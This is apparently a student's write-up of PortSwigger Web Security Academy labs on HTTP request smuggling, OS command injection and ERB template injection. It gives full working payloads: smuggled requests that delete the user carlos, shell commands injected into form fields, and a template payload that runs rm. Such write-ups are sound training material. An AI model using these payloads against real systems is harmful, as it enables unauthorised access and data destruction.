3 Cookie: session=Ik4jHRY2ByVUHwvNZgK0YE968pyy1yx
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 187
6 Transfer-Encoding: chunked
7
8
9
10 GET /admin/delete?username=carlos HTTP/1.1
11 Host: localhost
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 45
14
15

```

```

Response
Pretty Raw Hex Render ⌂ ⌄ ⌅
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=0B4eGPH9PvSWi2nqYkKgsvoW4Dzj4Z6; Secure; HttpOnly; SameSite=None
4 Connection: Close
5 Content-Length: 0
6
7

```

This deletes the user and the lob compeletion is confirmed.



Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

2.7 Lab7 - Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Objectives and info:

PRACTITIONER

LAB

Not solved

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* headers and Backend supports only *Content-Length* headers. Therefore, a TE.CL vulnberility.

This lab requires to smuggle the request to the admin panel and delete the user `carlos`.

Repeating the steps and making sure to resolve issues faced in the previous lab, a simple payload is carved out:

```

POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked

```

2b

```

GET /admin HTTP/1.1
Host: localhost

```

x=1

0

As there is TE.CL vulnerability, payload from `GET /admin` is left between the front-end and back-end server and is treated as the start of the next request.

The request processed by the backend looks something like this:

```
GET /admin HTTP/1.1
Host: localhost
```


```
x=1
0
```

```
POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked
```

```
2b
GET /admin HTTP/1.1
Host: localhost
```

```
x=1
```

The POST request sent is treated as the body, avoiding the two Host headers conflicting. Sending the request twice, returned the admin page.



The screenshot shows the browser's developer tools Network tab. On the left, the Request pane shows a POST / HTTP/1.1 request with Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net, Content-Length: 4, and Transfer-Encoding: chunked. The Response pane shows the HTML response. The response body contains an HTML page with a section for deleting users. A red box highlights the URL in the href attribute of a delete link for the user 'carlos'.

Now simply we can substitute the `/admin` with the user delete URL, and changing the length in hex format.

```
POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked
```

```
42
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
```

```
x=1  
0
```

The request processed by the backend looks something like this:

```
GET /admin/delete?username=carlos HTTP/1.1  
Host: localhost
```

```
x=1  
0
```

```
POST / HTTP/1.1  
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net  
Content-Length: 4  
Transfer-Encoding: chunked
```

```
42  
GET /admin/delete?username=carlos HTTP/1.1  
Host: localhost
```

```
x=1
```

Sending it twice will delete the user carlos.

The screenshot shows the browser's developer tools Network tab. On the left, under 'Request', there is a raw text representation of the POST request to '/'. On the right, under 'Response', the server's response is shown, which includes a 302 Found status code and a Set-Cookie header. The Set-Cookie header contains a session ID and other parameters.

```
Request  
Pretty Raw Hex ↻ ⌂ ⌂  
1 POST / HTTP/1.1  
2 Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net  
3 Content-Length: 4  
4 Transfer-Encoding: chunked  
5  
6 42  
7 GET /admin/delete?username=carlos HTTP/1.1  
8 Host: localhost  
9  
10 x=1  
11 0  
12  
13
```

```
Response  
Pretty Raw Hex Render ↻ ⌂ ⌂  
1 HTTP/1.1 302 Found  
2 Location: /admin  
3 Set-Cookie: session=NJFTFOAjegeyB7H8Y3Ekgt08BkjeH30uN; Secure; HttpOnly;  
SameSite=None  
4 Connection: close  
5 Content-Length: 0  
6  
7
```

After deleting we can confirm the completion of the lab.



Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

LAB Solved

[Back to lab description](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning](#) »

2.8 Lab8 - Exploiting HTTP request smuggling to reveal front-end request rewriting

Objectives and info:

PRACTITIONER

LAB

Not solved

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at `/admin`, but it's only accessible to people with the IP address `127.0.0.1`. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the `X-Forwarded-For` header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user `carlos`.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-Length* headers only and Backend prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerability.

The front-end server adds an HTTP header to incoming requests containing their IP address. The `/admin` page can only be accessed by localhost.

To solve this lab, we need to smuggle the request to fetch the admin page and delete the user `carlos`.

Starting the lab, loads the Blog website. There is a search field to enter anything, typing anything in the search field, displays on the page.

3 search results for 'test'

Search the blog...

Search

Intercepting the request and send it to the repeater. Carving a simple payload and sending it twice.

```
POST / HTTP/1.1
Host: acee1f601e01d43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked
```

0

```
POST / HTTP/1.1
Host: acee1f601e01d43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340
```

search=

The lower part is left between the socket of back-end and front-end, and is treated like the start of the next request. Sending the request again will be treated as the value of search parameter and displayed on the webpage. As the request is passed through the front-end it will contain the missing IP header.

The screenshot shows a browser developer tools Network tab. The Request section shows a POST / HTTP/1.1 with Host: acee1f601e0ld43dc0977e2400390028.web-security-academy.net and Content-Type: application/x-www-form-urlencoded. The Response section shows an HTML page with a red box highlighting the search results. The results include a header 'X-GCTUwA-Ip: 127.0.0.1' and a list of users: 'My account', 'Users', 'carlos -', and 'wiener -'. The 'Delete' link for 'carlos' is also highlighted with a red box.

```

Request
Pretty Raw Hex ⌂ \n ⌂

1 POST / HTTP/1.1
2 Host: acee1f601e0ld43dc0977e2400390028.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 166
5 Transfer-Encoding: chunked
6
7 0
8
9 POST / HTTP/1.1
10 Host: acee1f601e0ld43dc0977e2400390028.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 340
13
14 search=|
```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂

My account
</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
...
0 search results for 'POST / HTTP/1.1'
X-GCTUwA-Ip: 127.0.0.1
Host: acee1f601e0ld43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked
0
POST / HTTP/1.1
Host: acee1f601e0ld43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
<h1>
<h2>
```

X-AmrWcd-Ip: 1.2.3.4 is the missing header. Use the header on the above request, changing the IP to 127.0.0.1, and GET request to admin page.

```

POST / HTTP/1.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Transfer-Encoding: chunked
```

0

```

GET /admin HTTP/1.1
X-AmrWcd-Ip: 127.0.0.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340
```

search=

Sending the request twice will load the admin page.

The screenshot shows a browser developer tools Network tab. The Request section shows a POST / HTTP/1.1 with Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net and Content-Type: application/x-www-form-urlencoded. The Response section shows an HTML page with a red box highlighting the search results. The results include a header 'X-AmrWcd-Ip: 127.0.0.1' and a list of users: 'My account', 'Users', 'carlos -', and 'wiener -'. The 'Delete' link for 'carlos' is also highlighted with a red box.

```

Request
Pretty Raw Hex ⌂ \n ⌂

1 POST / HTTP/1.1
2 Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 194
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /admin HTTP/1.1
10 X-AmrWcd-Ip: 127.0.0.1
11 Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 340
14
15 search=
```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂

</a>
<p>
|
</p>
<a href="/my-account">
 My account
</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<section>
<h1>
 Users
</h1>
<div>
<span>
 carlos -
</span>
<a href="/admin/delete?username=carlos">
 Delete
</a>
</div>
<div>
<span>
 wiener -
</span>
<a href="/admin/delete?username=wiener">
 Delete
</a>
```

Now simply we can substitute the /admin with the user delete URL.

```

POST / HTTP/1.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 217
```

```

Transfer-Encoding: chunked
0
GET /admin/delete?username=carlos HTTP/1.1
X-AmrWcd-Ip: 127.0.0.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340

```

search=

Sending the request twice will delete the user.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST / HTTP/1.1
2 Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 217
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /admin/delete?username=carlos HTTP/1.1
10 X-AmrWcd-Ip: 127.0.0.1
11 Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 340
14
15 search=

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=pRImVxKBS740IOTrxpSFEGrAh3ep6ls; Secure; HttpOnly;
SameSite=None
4 Connection: close
5 Content-Length: 0
6
7

```



Exploiting HTTP request smuggling to reveal front-end request rewriting

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

ALternate way to get the IP header is to use comment POST request to fetxh the rewrite infrmation:

```

POST / HTTP/1.1
Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 323
Transfer-Encoding: chunked
0

```

```

POST /post/comment HTTP/1.1
Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
Cookie: session=LBWbduq9HM7Q6s2fXV0bIBuknTKXmkKJ
Content-Type: application/x-www-form-urlencoded
Content-Length: 250

```

csrf=n1OPV0MF42neYjrlbqqNaMhbYqyf0BXl&postId=2&name=name&email=user%40email.com&website=&comment=comment

name | 11 May 2022

commePOST / HTTP/1.1 X-BmNQVI-lp: 1155 Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net Content-Type: application/x-www-form-u

Burp Suite Community Edition v2022.2.4-12081 (Early Adopter) - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Send Cancel < > Follow redirection

Target: https://acba1fc51e49954ac08f947500e40067.web-security-academy.net | HTTP/1

Request

Pretty Raw Hex \n \n

```
1 POST / HTTP/1.1
2 Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 323
5 Transfer-Encoding: chunked
6
7 0
8
9 POST /post/comment HTTP/1.1
10 Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
11 Cookie: sessionId=Bwdudq9HM70Ss2fxV0tIBuhnTKxkKJ
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 250
14
15 csrf=nLOPV0WF42neYjrlbqqNaMhbYayf0BXl&postId=2&name=name&
email=user%40email.com&website=&comment=comme
```

Response

Pretty Raw Hex Render \n \n

```
1 HTTP/1.1 302 Found
2 Location: /post/comment/confirmation?postId=2
3 Connection: close
4 Content-Length: 0
5
6
```

Inspector


Request Attributes (2)
Request Query Parameters (0)
Request Body Parameters (12)
Request Cookies (0)
Request Headers (4)
Response Headers (3)

3 OS command injection

Note: The last 2 labs requires Burp Suite Professionals, that's why skipped.

3.1 Lab1 - OS command injection, simple case

Task for the lab:



This lab contains an **OS command injection** vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

[Access the lab](#)

Starting the lab loads the webpage with products listed. Clicking on **View Detail** button under the product loads another page printing down the details of the product and another button **Check stock** which by clicking returns the number.

As mentioned above, the web application uses a shell command to execute a program with the user supplied input to return the information.

Lets intercept the request using burp.

A screenshot of the Burp Suite interface showing a captured request and response. The Request pane on the left shows a POST request to '/product/stock' with various headers and a URL parameter 'productId=2'. The Response pane on the right shows a standard HTTP 200 OK response with a content length of 32 bytes. The response body is partially visible as '1 HTTP/1.1 200 OK'.

The inputs are supplied to a program on the server, adding another program after `&&` on command shell will execute without disturbing the last one.

Substitute or add in front of the storeID value:

`&&whoami`

Encode the string before forwarding the request.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: ac2d1f69leff6aa7c071143b00e10006.web-security-academy.net
3 Cookie: session=tYDrSLEMUSlGAUjmOF1LGCVxyQljt
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
5 Firefox/91.0
6 Accept: /*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://ac2d1f69leff6aa7c071143b00e10006.web-security-academy.net/product?
productId=2
10 Content-Type: application/x-www-form-urlencoded
11 Origin: https://ac2d1f69leff6aa7c071143b00e10006.web-security-academy.net
12 Content-Length: 92
13 Dnt: 1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 Connection: close
19 productId=1&storeId=%26%26whoami|

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 13
5
6 peter-syxjWw
7

```

This will return the name of the host.

3.2 Lab2 - Blind OS command injection with time delays

Objectives and Info:



This lab contains a blind **OS command injection** vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS **command injection** vulnerability to cause a 10 second delay.

[Access the lab](#)

Starting the lab loads the same web page. The info about the lab shows that the vulnerability is in the feedback function. There is **Submit feedback** option on the upper right side of the page which directs us to a feedback form to fill.

Filling the form and intercepting the request and redirect it to the repeater for testing.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /feedback/submit HTTP/1.1
2 Host: ac8bf831e215c04c00960c800a30044.web-security-academy.net
3 Cookie: session=z9VX14QYQxZ4mA4VQvPHmDLQISeBgdgV
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
5 Firefox/91.0
6 Accept: /*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 99
11 Origin: https://ac8bf831e215c04c00960c800a30044.web-security-academy.net
12 Dnt: 1
13 Referer: https://ac8bf831e215c04c00960c800a30044.web-security-academy.net/feedback
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 Connection: close
19 csrf=G2x0vNxyIIJHmf9OQNEmZSSMx0UGpHz&name=User&email=user%40email.com&subject=test&message=Message1

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 13
5
6 peter-syxjWw
7

```

The object is to delay the response for 10 seconds. We can target value of email query to load our payload. Other input querys are string based so whatever the input is it will be processed as a string value.

Payload:

```
ping -c 10 127.0.0.1
```

As the input from the feedback form will be used in the bash command on shell. The email input used as a parameter on shell most probably be somewhere between. For e.g.

```
program-file --name "User" --email user@email.com --message "test-message"
```

Using **&&** in email input with payload above, will break the script which will then return a non-zero exit code. The commands after it won't get executed. To run the payload, we would need a 0 exit-code. To bypass this we can use **||** that requires a non-zero exit code before it, to run the command after **||**.

For e.g.

```
program-file --name "User" --email user@email.com||ping -c 10 127.0.0.1|| --message "test-message"
```

This will run the ping command without having any other code interfering.

Lets add this payload with **||** around and encode it in the POST request.

The screenshot shows a NetworkMiner capture. On the left, the 'Request' pane displays a POST request to `/feedback/submit` with various headers and a JSON payload. The payload includes a csrf token and a command: `user%40email.com||ping+-c+10+127.0.0.1||&subject=srfva&message=dfweqfewfwa`. On the right, the 'Response' pane shows a successful `HTTP/1.1 200 OK` response with a JSON body containing a single key-value pair: `{}`.

This took 10 seconds for the response. Refreshing the page confirmed the injection was successful.

Blind OS command injection with time delays

LAB Solved

[Back to lab description >>](#)

Share your skills!

[Continue learning >>](#)

Share your skills!

[Continue learning >>](#)

3.3 Lab3 - Blind OS command injection with output redirection

Objectives and Info:

PRACTITIONER

LAB

Solved

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.

Access the lab

This lab has vulnerable feedback form. The objective is to use this to write the output of `whoami` in a file and read it later.

Lets normally fill the form and intercept the request. We can tinker the email parameter value like before adding `2 ||` between our payload that writes the command data to a file. Adding `||` will crash the script and run the command we will provide.

Payload:

```
whoami>>/var/www/images/name.txt
```

URL encode this in the POST request query.

The screenshot shows the browser's developer tools Network tab. The Request section shows a POST request to `/feedback/submit` with various headers and a JSON payload. The Response section shows a successful HTTP 200 OK response with a JSON object containing two fields: `name` and `email`.


Request

```
POST /feedback/submit HTTP/1.1
Host: acc81f221fabb264c05a36c7003a00aa.web-security-academy.net
Cookie: session=6q0SN3lfTdoZLyissQ39EqErtrdt2WLM
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: https://acc81f221fabb264c05a36c7003a00aa.web-security-academy.net
Dnt: 1
Referer: https://acc81f221fabb264c05a36c7003a00aa.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
...
csrf=R6kZfe2czK0pYYdPyvNluZZVOCNiqZ79&name=name&email=
user%40email.com||whoami>>/var/www/images/name.txt||&subject=subject&
message=message
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2
{
}
```

Looks like it worked. Lets Navigate to the website and try to open the image file on the browser.



Substitute the image name to **name.txt**. This will open the text file with the host name.

A screenshot of a web browser window. The address bar shows the URL <https://acc81f221fabb264c05a36c7003a00aa.web-security-academy.net/image?filename=name.txt>. The page content displays the text "peter - R2Hmfy". The browser's navigation and status bars are visible at the top.

peter - R2Hmfy

Reloading the page confirmed the completion of the lab.

A screenshot of the WebSecurity Academy website showing a completed lab. The header includes the logo and navigation links. The main content area displays the solved lab title and a message congratulating the user on solving it. A "Solved" badge with a checkmark icon is visible.

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >](#)

4 Server-side template injection

4.1 Lab1 - Basic server-side template injection

Objectives and info:



This lab is vulnerable to **server-side template injection** due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

[Access the lab](#)

This lab is vulnerable to servers-side template injection. The template is constructed using ERB syntax.

The lab loads the same online shop website with products listing. Clicking on the **view detail** button of the first product returns a message mentioning that the product is out of stock. On the URL tab, there is a **message** parameter with the same text as its value. This could be a potential attack parameter.

The screenshot shows a browser window with the URL `https://acbaf91e214fbec0131359007200dd.web-security-academy.net/?message=Unfortunately this product is out of stock`. The browser tabs show "Lab: Basic server-side template injection". The page title is "Basic server-side template injection". There is a "Not solved" button. Below the browser screenshot, the actual web page content is displayed. It features a logo with the text "WE LIKE TO SHOP" and a hanger icon. A message "Unfortunately this product is out of stock" is shown. At the bottom right, there is a "Home" link.

Going through ERB documentation, provided some useful ERB syntax tags to test the parameter.

```
<% Ruby code -- inline with output %>
<%= Ruby expression -- replace with result %>
<%# comment -- ignored -- useful in testing %>
% a line of Ruby code -- treated as <% line %> (optional -- see ERB.new)
%% replaced with % if first thing on a line and % processing is used
<%% or %%> -- replace with <% or %> respectively
```

Researching more on each tag of the template provided more information regarding their function and implementations.

`<%= EXPRESSION %>`

Tags with equal sign indicates that inclosed code is an expression. The rendered code will return a string output.


`<% CODE %>`

Tags without the equal indicates that code is a scriptlet. It will just execute and not return an output for other inputs.

Passing a simple mathematical expression inclosed with `<%= CODE %>` to verify the vulnerable parameter.

Payload:

```
<%= 7*7 %>
```



Started Lab: Basic server-side t... Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn Donations and Ga



Basic server-side template injection

LAB Not sc

[Back to lab description >](#)



The result is printed below and the payload on URL tab is encodes automatically.


It is running the *Ruby* programming language code, so to delete the file, we need a method to access the shell command line using Ruby.

```
system()
```

The above method will print the command output.

Payloads:

```
<%= system("ls") %>
```



Started Lab: Basic server-side t... Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn

Basic server-side template injection

[Back to lab description >](#)



Now simply deleting the file will finish the lab.

Payload:

```
<%= system("rm morale.txt") %>
```

Basic server-side template injection

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)



true

4.2 Lab2 - Basic server-side template injection (code context)

Objectives and info:

PRACTITIONER

△ LAB

✓ Solved

This lab is vulnerable to **server-side template injection** due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`

⚠ Hint

Take a closer look at the "preferred name" functionality.

[Access the lab](#)

The lab is vulnerable to server-side template injection. As already mentioned, the template is constructed using Tornado template syntax.

The lab loads the Blog website with number of posts listed.



Perseverance

To coin a famous phrase - life is suffering. Not a cheerful start, but true none the less. However, ambition, joy and passion couldn't exist without a bit of suffering and like it or not they are all parts of...

[View post](#)



There is a **My Account** button which redirects to a login page. Logging in using the given creds, opens up the my account page with a tab to update the email address and drop down menu to select the preferred name.

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

[Update email](#)

Preferred name

First Name

[Submit](#)

On the home page, there is an option to view the post, below each post is a comment section. Posting a

test comment shows itself with the name type specified before on the **my-account** page.

Comments

Ben Eleven | 03 April 2022

Jog on troll.

Nick O'Time | 21 April 2022

